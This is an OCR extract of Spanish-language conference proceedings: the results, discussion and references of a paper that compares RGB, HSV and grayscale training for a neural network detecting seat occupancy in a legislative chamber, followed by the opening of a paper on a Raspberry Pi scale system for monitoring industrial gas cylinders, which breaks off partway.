Comparación de Pipeline empleado en Primeras Pruebas y Pruebas Optimizadas

Parámetro	Primeras pruebas	Pruebas optimizadas
feature_extractor		
depth_multiplier	1.0	
min_depth	16	
feature_extractor > conv_hyperparams > regularizer > l2_regularizer		
weight	3.9999999e-05	3.0e-06
box_predictor > convolutional_box_predictor		
kernel_size	1	3
box_predictor > post_processing > batch_non_max_suppression		
max_detections_per_class	100	20
max_total_detections	100	30
activation	RELU_6	
batch_non_max_suppression		
max_detections_per_class	100	20
max_total_detections	100	30
score_converter	SIGMOID	
image_resizer > fixed_shape_resizer		
height	300	100
width	300	
classification_loss	weighted_sigmoid	
hard_example_miner		
num_hard_examples	3000	
max_negatives_per_positive	3	
min_negatives_per_image	3	
eval_config		
num_visualizations	52	
num_examples	50	
metrics_set	"coco_detection_metrics"	
shuffle	shuffle	
num_readers	1	
train_config		
batch_size	24	16
batch_size > data_augmentation_options	random_horizontal_flip ssd_random_crop	random_horizontal_flip ssd_random_crop random_adjust_contrast random_adjust_brightness
num_steps	50000 y 100000	
train_config > optimizer > rms_prop_optimizer > learning_rate		
initial_learning_rate	0.004	0.005
decay_steps	800720	5000
decay_factor	0.94999999	0.8

8. Resultados

Mediante el análisis de la evaluación de entrenamiento

Se obtuvieron datos de referencia cuando la red se encontraba en 50000 (50K) y 100000 (100K) pasos o iteraciones de entrenamiento.

Los resultados que arrojaron los entrenamientos en la plataforma de TensorBoard en las primeras pruebas con el *pipeline* por defecto se muestran en la Tabla 2.

Tabla 2
Comparación de Porcentaje de Precisión en Resultados de Entrenamiento con Primeras Pruebas

Pasos	50K			100K		
Filtros	RGB	HSV	Gray	RGB	HSV	Gray
mAP	72,13	69,49	**75,57**	**76,69**	75,69	71,95
mAP@.75	84,17	83,09	**88,93**	**89,42**	89,40	89,11
mAP@.50	95,27	95,28	**95,73**	95,04	**95,42**	95,35




Figura 4. Gráfico de Porcentaje de Precisión en Detección por Pasos con Primeras Pruebas

Las pérdidas que arrojaron los entrenamientos con las primeras pruebas se muestran en la Tabla 3.

Tabla 3
Comparación de Porcentaje de Pérdida en Resultados de Entrenamiento con Primeras Pruebas

Pasos	50K			100K		
Filtros	RGB	HSV	Gray	RGB	HSV	Gray
Classification	0,0948	0,3183	**0,0692**	0,0996	0,1883	**0,0769**
Localization	**0,0688**	0,1143	0,0723	**0,0641**	0,0734	0,0751
Regularization	0,2354	0,2354	**0,2348**	0,2172	**0,2169**	0,2173




Figura 5. Gráfico de Porcentaje de Pérdida al Clasificar Objetos por Pasos con Primeras Pruebas




Figura 6. Gráfico de Porcentaje de Pérdida al Localizar Objetos por Pasos con Primeras Pruebas




Figura 7. Gráfico de Porcentaje de Pérdida al Aprender por Pasos con Primeras Pruebas

Posteriormente optimizado el *pipeline*, los resultados que arrojaron los entrenamientos en las pruebas optimizadas se presentan en la Tabla 4.

Tabla 4
Comparación de Porcentaje de Precisión en Resultados de Entrenamiento con Pruebas Optimizadas

Pasos	50K			100K		
Filtros	RGB	HSV	Gray	RGB	HSV	Gray
mAP	78,88	77,31	**80,94**	80,02	77,95	**81,48**
mAP@.75	87,87	86,96	**89,53**	87,40	87,49	**89,50**
mAP@.50	89,59	89,60	**91,09**	89,59	89,60	**91,09**




Figura 8. Gráfico de Porcentaje de Precisión en Detección por Pasos con Pruebas Optimizadas

Las pérdidas que arrojaron los entrenamientos en las pruebas optimizadas se muestran en la Tabla 5.

Tabla 5
Comparación de Porcentaje de Pérdida en Resultados de Entrenamiento con Pruebas Optimizadas

Pasos	50K			100K		
Filtros	RGB	HSV	Gray	RGB	HSV	Gray
Classification	0,0414	0,0438	**0,0250**	0,0398	0,0396	**0,0255**
Localization	**0,0172**	0,0329	0,0186	**0,0143**	0,0271	0,0191
Regularization	0,2119	0,2114	**0,2110**	0,2106	0,2101	**0,2097**




Figura 9. Gráfico de Porcentaje de Pérdida al Clasificar Objetos por Pasos con Pruebas Optimizadas




Figura 10. Gráfico de Porcentaje de Pérdida al Localizar Objetos por Pasos con Pruebas Optimizadas




Figura 11. Gráfico de Porcentaje de Pérdida al Aprender por Pasos con Pruebas Optimizadas

Mediante el desarrollo del prototipo de proyecto

Una vez entrenada la red neuronal se prosiguió a medir su tiempo de respuesta. Para esto se creó un programa que toma un *frame* cada 3 segundos del flujo de video registrado en la H.C.D y lo procesa por la red neuronal obteniendo una *bounding box* por cada objeto reconocido, la clase asociada y el nivel de certeza correspondiente. Cada *bounding box* de la clase *person* se compara con cada ubicación fija (previamente configuradas) y se analiza el porcentaje de solapamiento entre cada par para determinar a cuál banca corresponde. En el caso de presentar un solapamiento mayor al 50% se considera a la banca como ocupada. Las ubicaciones fijas que no presentan solapamiento con ninguna *bounding box* de la clase *person* conforman el conjunto de bancas vacías. De esta manera se obtiene periódicamente el estado de cada una de las bancas.

Se tomaron los tiempos de respuesta de la red neuronal entrenada bajo cada uno de los conjuntos de datos contemplados, empleando como entrada un flujo de video de prueba. Los resultados se muestran en la Tabla 6.

Tabla 6
Comparación de Tiempos de Respuesta por Ciclo de Ejecución entre Primeras Pruebas y Pruebas Optimizadas

	Primeras pruebas (milisegundos)	Pruebas optimizadas (milisegundos)
RGB	113,44	80,13
HSV	127,30	93,77
Grayscale	**110,79**	**76,72**

Se evaluó también la capacidad de las redes entrenadas de generar *bounding boxes* bajo los conjuntos de datos de prueba. Para esto se definió la métrica que mide la cantidad promedio de *bounding boxes* obtenidas por *frame* procesado por la red neuronal. A su vez, se midieron los porcentajes de certeza promedio en las detecciones, mostrando los datos obtenidos en la Tabla 7.

Tabla 7
Comparación de Porcentajes de Certeza Promedio en las Detecciones entre Primeras Pruebas y Pruebas Optimizadas

	Primeras pruebas		Pruebas optimizadas	
	Porcentaje promedio	Cantidad promedio	Porcentaje promedio	Cantidad promedio
RGB	83,94%	3.85	78,41%	4.34
HSV	89,47%	3.16	60,49%	0.60
Grayscale	**97,85%**	**12.57**	**99,55%**	**12.84**

El primer resultado evidenciado por la comparación en la Tabla 7 es la capacidad superior de la red entrenada con *Grayscale* por sobre las otras para obtener *bounding boxes* desde las imágenes. En el caso de RGB, por ejemplo, aunque el porcentaje promedio de certeza en la obtención de las *bounding boxes* fue alto, solo logró detectar 4 objetos de interés en promedio, en contraposición con los cerca de 13 hallados por *Grayscale*. Esta red neuronal también destaca por sobre las otras por los niveles de certeza ampliamente superiores y por haber sido capaz de obtener, a lo largo de cada ciclo de detección, *bounding boxes* en la totalidad de los lugares previamente etiquetados como *ROI*.

Por último, se puede ver reflejado en los valores de la Tabla 6 que el *pipeline* (Tabla 1) de las pruebas optimizadas logró mejorar el comportamiento de la red neuronal y el nivel de confianza con respecto al *pipeline* de las primeras pruebas.

Mediante el análisis de la evaluación de un nuevo entrenamiento para RGB y HSV

Con los resultados de las pruebas anteriores se consideró realizar un tercer entrenamiento buscando mejorar los resultados para RGB y HSV obtenidos de las pruebas optimizadas.

Se procedió a agregar en el *pipeline* del entrenamiento HSV dos parámetros de *data augmentation* que permitieran mejorar su mAP, relacionados con el matiz (*random_adjust_hue*) y la saturación (*random_adjust_saturation*) de las imágenes a entrenar. El resultado se compara con el entrenamiento de la prueba optimizada en la Tabla 8.

Tabla 8
Comparación de Porcentaje de Precisión en Resultados de Entrenamiento con Pruebas Optimizadas en HSV y HSV con Aumento de Datos en Matiz y Saturación

Pasos	100K	
Filtros	HSV	HSV (H,S)
mAP	77,95	**80,00**




Figura 12. Gráfico de Porcentaje de Precisión en Detección por Pasos con Pruebas Optimizadas en HSV y HSV con Aumento de Datos en Matiz y Saturación

Se procedió a agregar al *pipeline* del entrenamiento RGB un parámetro que permite entrenar la red con imágenes en RGB y Grayscale en simultáneo mediante *data augmentation* con parámetro *random_rgb_to_gray*. El resultado arrojado se compara en la Tabla 9 con los entrenamientos RGB y Grayscale optimizados.

Tabla 9
Comparación de Porcentaje de Precisión en Resultados de Entrenamiento con Pruebas Optimizadas en RGB, Grayscale y RGB + Grayscale

Pasos	100K		
Filtros	RGB	Gray	RGB + Gray
mAP	80,02	**81,48**	80,82




Figura 13. Gráfico de Porcentaje de Precisión en Detección por Pasos con Pruebas Optimizadas en RGB, Grayscale y RGB + Grayscale

Se puede observar en las Tablas 8 y 9 que se logra una mejora en la precisión para HSV y RGB, y que a pesar de ello Grayscale mantiene su superior mAP en el proceso de evaluación.

9. Discusión

A lo largo de las pruebas se aprecia que toda *bounding box* obtenida se correspondía con alguna de las *ROI* definidas, no pudiendo hallar otras *bounding boxes* en regiones distintas del *frame*. Esto es característico de una red entrenada con sobreajuste *(overfitting)*. Es decir que se adapta al conjunto de datos de entrenamiento a tal nivel que solo logra detectar formas idénticas con baja capacidad de generalización.

Para mejorar esta situación es necesario entrenar la red neuronal con un conjunto de datos de mayor variedad (distintas calidades de imagen, diferentes ángulos de cámara, personas y vestimentas), y también probar diversos ajustes en los factores que se utilizan para parametrizar el propio proceso de instanciación del modelo (*hyperparameters*) y configuraciones de entrenamiento (*pipeline*).

10. Conclusión

Se diseñó esta investigación con el fin de obtener la solución de red neuronal, entre tres planteadas, que mejor se adapte a la detección de ocupación de bancas fijas en un recinto, priorizando la precisión por sobre la velocidad. Las redes propuestas se diferenciaron en los conjuntos de datos de entrenamiento, utilizando imágenes en tres modelos de color distintos: RGB, HSV y escala de grises.

Se concluye que la estrategia que emplea imágenes en escala de grises (*Grayscale*) tanto para el entrenamiento como en la etapa de pruebas fue la que obtuvo los resultados más satisfactorios para nuestro caso de estudio por brindar mayor *mAP* (Tabla 2 y 4) y menores pérdidas (Tabla 3 y 5) en los entrenamientos, y tiempos de respuesta menores (Tabla 6), mayor cantidad de *bounding boxes* obtenidas y con mayor grado de certeza (Tabla 7) en las pruebas para un mismo *frame* respecto de las alternativas.

Dentro de las futuras líneas de trabajo se continuará la investigación empleando esta estrategia y se hará énfasis en procesos que permitan aumentar la precisión, eficiencia y velocidad actual.

Referencias

[1] Honorable Cámara de Diputados de la Nación, Glosario Quórum. Recuperado de https://www.hcdn.gob.ar/secparl/dgral_info_parlamentaria/dip/glosario/M/mayorias.html, 2019

[2] Constitución de la Nación Argentina. Ley 24430, Art. 14. Recuperado de https://www.argentina.gob.ar/normativa/nacional/ley-24430-804/texto, 2019

[3] Reglamento de la H. Reglamento Interno, Art. 19. Recuperado de https://intranet.hcdiputados-ba.gov.ar/refleg/REGLAMENTO%2009-12-2015.pdf, 2019

[4] Honorable Cámara de Diputados de la Nación. Reglamento interno comentado. Recuperado de https://www.hcdn.gob.ar/institucional/reglamento-comentado.html, 2019, pp. 111-112

[5] Reglamento de la H. Reglamento Interno, Art. 174. Recuperado de https://intranet.hcdiputados-ba.gov.ar/refleg/REGLAMENTO%2009-12-2015.pdf, 2019

[6] Reglamento de la H. Reglamento Interno, Art. 216 y 217. Recuperado de https://intranet.hcdiputados-ba.gov.ar/refleg/REGLAMENTO%2009-12-2015.pdf, 2019

[7] Numerentur.org, , CNN-RNA Convolucional. Recuperado de http://numerentur.org/convolucionales, 2019

[8] Agarwal, Kirti. Object Detection in Refrigerators using TensorFlow. preprint Recuperado de http://dspace.library.uvic.ca/bitstream/handle/1828/10464/Agarwal_Kirti_MSc_2018.pdf, 2019

[9] Filip Bång, Computer vision as a tool for forestry. Recuperado de http://www.diva-portal.org/smash/get/diva2:132373 , 2019

[10] TensorFlow Object Detection API. Recuperado de https://github.com/tensorflow/models/blob/master/research/object_detection/g3doc/installation.mdt, 2019

[11] T. Sheng, C. Feng, S. Zhuo, X. Zhang, L. Shen, and M. Aleksic. A quantization-friendly separable convolution for mobilenets. arXiv preprint arXiv:1801.04381, 2019

[12] OpenCV: Color conversions Open Source Computer Vision. Recuperado de https://docs.opencv.org/4.1.1/de/d25/imgproc_color_conversions.html, 2019

[13] Awesome Open Source LabelImg, Labelimg. Recuperado de https://awesomeopensource.com/project/tzutalin/labelImg, 2019

[14] Sumit Saha, "A Comprehensive Guide to Convolutional Neural Networks — the ELI5 way" . Recuperado de https://towardsdatascience.com/a-comprehensive-guide-to-convolutional-neural-networks-the-eli5-way-3bd2b1164a53, 2019

[15] A. G. Howard, "Rich feature hierarchies for accurate object detection and semantic segmentation" arXiv Prepr. arXiv1311.2524, pp. 1–2, 2014.

[16] Redes Neuronales Artificiales: Fundamentos, modelos y aplicaciones , J Hilera, V Martinez. Alfaomega- rama, 2000.

[17] Redes de Neuronas Artificiales : Un enfoque práctico, Pedro Isasi Viñuela, Ines Galvan de Leon. Person Prentice Hall, 2004. pp. 13-14

[18] Serena Yeung (2017, Aug. 11). Lecture 5, Convolutional Neural Networks. Recuperado de

https://www.youtube.com/watch?v=bNb2fEVKeEo, 2019
[19] Google, “TensorFlow Object Detection Repository”. Recuperado de https://github.com/tensorflow/models/tree/master/research/object_detection, 2019
[20] Google TensorFlow, Model Zoo Repository. Recuperado de https://github.com/tensorflow/models/blob/master/research/object_detection/g3doc/detection_model_zoo.md, 2019
[21] Google TensorFlow, Sample configs. Recuperado de https://github.com/tensorflow/models/tree/master/research/object_detection/samples/configs, 2019
[22] A. G. Howard, “Some Improvements on Deep Convolutional Neural Network Based Image Classification,” arXiv Prepr. arXiv1312.5402, pp. 1–6, 2013.

Sistema de monitoreo para la medición del volumen de gases industriales envasados en cilindros de gas

Nahuel Andreoli, Darío Cappellini, Germán Carella, Leandro Caron, Eduardo Mendez
Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Abstract
En el presente documento, se describe un sistema de control que permite conocer cuánto gas industrial queda actualmente en un cierto cilindro, o tubo metálico de gas, que está siendo utilizado para un determinado propósito. En múltiples segmentos de mercado, que utilizan gases industriales como materia prima para efectuar su labor diaria, el simple hecho de quedarse sin gas a mitad de un determinado proceso productivo podría desencadenar diversos problemas, tanto monetarios como vinculados a pérdidas de tiempo. Adicionalmente, la estimación de la duración total de un cierto tubo de gas no es para nada previsible, ya que depende muchísimo de cómo realmente se esté trabajando con el mismo. A partir de dicho contexto, se propone la implementación de un sistema basado en el IoT (del inglés, "Internet of Things"), el cual consta de una balanza digital, que actúa de sensor, conectada a un Raspberry Pi que transmite a la red los datos obtenidos por el sensor. El sistema se encarga de enviar notificaciones, en forma remota y en tiempo real, alertando cuando se supera cierto umbral establecido que determina que es necesario solicitar una recarga para un cilindro de gas que está agotándose.

Palabras Clave: gas industrial envasado en cilindro, medición del volumen de gas envasado, teoría cinética molecular de los gases, internet of things (IoT), raspberry pi, sensor de pesaje.

1. Introducción

Los gases industriales son usados en una gran gama de industrias y permiten mejorar la seguridad de los procesos de producción y la calidad de los productos. Muchos de estos procesos serían hoy imposibles de realizarse, sin las características físico-químicas propias de los gases. Entre los sectores habituales que utilizan los gases industriales, como materia prima, figuran la siderurgia, alimentación, construcción, metalurgia, fabricación de vidrio y cerámica, sector de la salud, industria química y farmacéutica, entre otros.

Muchos gases envasados en cilindros suelen estar en la modalidad de gas licuado[1]. Actualmente, la forma más común de determinar cuánto gas restante queda dentro del tubo (es decir, su volumen) se basa en la observación manual de la presión de dicho gas, indicada por un manómetro analógico. Este método, además de requerir un control humano constante, tiene poca precisión a la hora de determinar el volumen actual del gas y proyectar su posterior agotamiento. Dado este contexto, varios son los sectores que buscan y requieren de soluciones más precisas y eficientes que tiendan a la automatización.

La idea del presente proyecto nace debido al análisis minucioso de un proceso denominado "cultivo celular" de organismos vivos in vitro, desarrollado en laboratorios de investigación. En este proceso se utiliza una estufa de cultivo (también denominada, incubadora de células) que está conectada, mediante una manguera, a un cilindro metálico de gas que contiene dióxido de

[1] El gas contenido en un cilindro comúnmente es gas licuado que por calentamiento ha regresado a su estado de vapor y de esta manera se ha envasado dentro de un cilindro.

carbono (gas licuado). Estas estufas precisan constantemente de ciertas cantidades de dióxido de carbono para que las células evolucionen y, por lo tanto, proliferen. Si se llegara a cortar el suministro de dicho gas, las células morirían perdiéndose el trabajo de varios días, semanas e incluso meses. Actualmente, para evitar este problema, la labor del control se realiza de manera presencial y constante. En ocasiones, dicho control resulta casi imposible de llevarse a cabo, ya que no hay personal científico dentro del laboratorio en forma continua (por ejemplo, los fines de semana o días no laborables).

Situaciones de este estilo también ocurren en otros segmentos de mercado e industrias que utilizan distintos tipos de gases licuados para efectuar su operatoria.

Por lo tanto, en el presente documento, se plantea un sistema controlador que permita una medición automatizada y constante del volumen de gases industriales contenidos en tubos de gas, por medio del método del pesaje. De esta forma, el sistema ofrece mayor precisión y, a su vez, brinda la información necesaria para conocer con anticipación el momento adecuado en que se requerirá un nuevo pedido de recarga (a las empresas distribuidoras de gas envasado), optimizando así los distintos procesos productivos y, por lo tanto, evitando pérdidas de dinero y tiempo para los usuarios del sistema.

2. Peso de un Gas Envasado

La presión dentro de un cilindro de gas licuado depende exclusivamente de su temperatura. Por ejemplo, tomando el caso del dióxido de carbono (CO2) su presión es de 57 bares cuando éste alcanza una temperatura de 20° C. Incluso un tubo de dióxido de carbono casi vacío se mantendrá en 57 bares a 20° C (siempre y cuando contenga la fase líquida). Esto significa que el contenido de un cilindro de gas licuado no se podría determinar, en forma precisa, mediante la medición de su presión y que resultaría más conveniente utilizar la de su peso para el cálculo del volumen correspondiente [4].

A partir de las leyes de Newton y la teoría cinética molecular de los gases se puede demostrar lo anteriormente expuesto. Por lo tanto, si se pesara un tubo de gas completamente vacío y luego se lo llenara con un cierto gas industrial a alta presión, dicho tubo pesaría más en una balanza ordinaria, puesto que se estaría pesando el gas licuado contenido dentro del cilindro. Esto se puede demostrar para una simple molécula moviéndose verticalmente, sin embargo se puede obtener el mismo resultado con cualquier número de moléculas moviéndose en direcciones aleatorias, siempre y cuando las colisiones entre ellas sean del tipo elásticas [1].




***Figura 1**. Molécula moviéndose verticalmente en un contenedor cerrado*
***Fuente**: Georgia State University, M. Olmo and R. Nave, HyperPhysics, 2017*

Para la demostración se parte de una molécula de gas típica, de masa m, que acaba de chocar con la parte superior del recipiente. Por lo tanto, habrá ejercido una fuerza media sobre dicha parte superior (ver Figura 1).

Durante la colisión elástica, contra la pared fija del techo, se produce un cambio en el momento[2] de dos veces la masa por la velocidad original (siendo $2\Delta t$, el tiempo de "ida y vuelta", de arriba hacia abajo y

[2] El momento de una partícula se define como el producto de su masa por su velocidad.

nuevamente hacia arriba), tal como se observa en la siguiente ecuación:

$$F_{techo} = \frac{2mv_{0y}}{2\Delta t} = \frac{mv_{0y}}{\Delta t}$$

Durante el tiempo Δt como está viajando hacia el fondo acelerará (producto de la gravedad, es decir, g).

$$v_y = v_{0y} + g\Delta t$$

Luego choca con el fondo invirtiendo su momento, por lo tanto, la fuerza promedio ejercida sobre el suelo resulta ser:

$$F_{suelo} = \frac{2mv_y}{2\Delta t} = \frac{mv_{0y}}{\Delta t} + \frac{mg\Delta t}{\Delta t}$$

$$F_{suelo} = F_{techo} + mg$$

$$F_{suelo} - F_{techo} = mg$$

En la última ecuación, se observa que la diferencia entre la fuerza media aplicada sobre el fondo y el techo del contenedor cerrado es exactamente el peso de la molécula, es decir, mg. Como ya se mencionó anteriormente, esto se puede generalizar para cualquier número de moléculas que se muevan en direcciones aleatorias [2], [3].

Y por esta razón, para la implementación del sistema estudiado, se utilizará el método de medición mediante el pesaje del gas envasado. Dicho método implica colocar el cilindro de gas sobre una balanza y detectar cómo va disminuyendo su peso a medida que el gas se va agotando.

3. Arquitectura Cliente-Servidor para la Implementación del Sistema

En la Figura 2, se visualiza el diagrama general de la arquitectura del sistema planteado.

I. Cliente (Nodo)

En las instalaciones del usuario, se ubicará e instalará el prototipo del dispositivo cliente. Tal como se observa en la Figura 2, el mismo consta de los siguientes componentes:

- Balanza electrónica
- Raspberry Pi
- Cable de interconexión

Sobre el plato de dicha balanza digital estará apoyado constantemente, en forma vertical, el cilindro de gas y se sensará el peso del mismo, el cual irá disminuyendo de manera uniforme a medida que fluya el gas desde su interior (es decir, para poder monitorear la diferencia de volumen que se produce durante la transferencia de gas). Se eligió una balanza de origen nacional debido a su alta precisión y robustez (soporta un peso máximo de 31 Kg. con solamente una incerteza de 5 gramos y posee batería interna ante corte de energía). Adicionalmente, hay que destacar que dicha balanza ofrece una interfaz de salida con puerto serie (norma RS-232) para poder enviar los datos a otro dispositivo, es decir los distintos valores de los pesajes sensados.

Una vez obtenido el dato correspondiente al peso actual del gas, se deberá enviar el mismo a un servidor para almacenarlo, procesarlo y luego poder enviar información relevante al usuario final. Para lograr esto, antes se deberá contar con algún tipo de equipo portátil wireless, microcontrolador o SBC[3], capaz de ejecutar un software cliente, que transfiera inalámbricamente dicho dato referido al pesaje.

Tras efectuarse el estudio de factibilidad técnico comparando a los dos líderes del mercado: Arduino y Raspberry Pi, se optó

[3] Del inglés, Single Board Computer es una computadora completa en un solo circuito reducido.




***Figura 2**. Diagrama de arquitectura del sistema*
***Fuente**: Elaboración propia del autor*

por la segunda opción. Raspberry ofrece infinidad de posibilidades para convertirse en una plataforma sumamente adecuada que interactúe con una amplia gama de dispositivos externos (en nuestro caso, la balanza electrónica). Adicionalmente, tras configurar la tarjeta WiFi que ya viene integrada, es posible conectarlo para una comunicación remota, lo cual significa que Raspberry Pi resulta ser propicio para aplicaciones en concepto de IoT (en inglés, Internet of Things).

Gracias a su flexibilidad, puede utilizarse cualquier lenguaje de programación para desarrollar el software cliente, ya que Raspberry resulta ser una computadora pequeña (SBC) con suficiente poder de cómputo para ejecutar cualquier tipo de aplicación. Referido a esto último, es importante aclarar que es necesario colocarle una tarjeta de memoria microSD para instalar tanto el sistema operativo (de preferencia Linux) como el software cliente propiamente dicho [5].

Respecto al cable para la interconexión entre ambos componentes, el mismo será un adaptador serial RS-232 a USB (ver Figura 2).

II. Servidor

En términos tanto de alta disponibilidad como de escalabilidad, el servicio de clouding resulta ser muy beneficioso comparado con la utilización de infraestructura de hardware propia. Para la implementación de este proyecto, se decidió contratar un servicio cloud del tipo PaaS[4]. Al tratarse de un servicio basado en la nube, no hay necesidad de preocuparse por la configuración y el mantenimiento de servidores de hardware físicos, actualizaciones y parches habituales, entre otras muchas tareas.

Es un modelo que reduce bastante la complejidad a la hora de desplegar y mantener aplicaciones, ya que las soluciones PaaS gestionan automáticamente la escalabilidad usando más recursos si fuera necesario. Dicho en otras palabras, la única preocupación sería la construcción de la aplicación, ya que la infraestructura nos la otorga la plataforma misma [6].

[4] Del inglés, Platform as a Service (plataforma como servicio).

Dentro de la solución PaaS, se tendrán tres instancias o servidores virtuales para:

- la aplicación web
- el servicio web
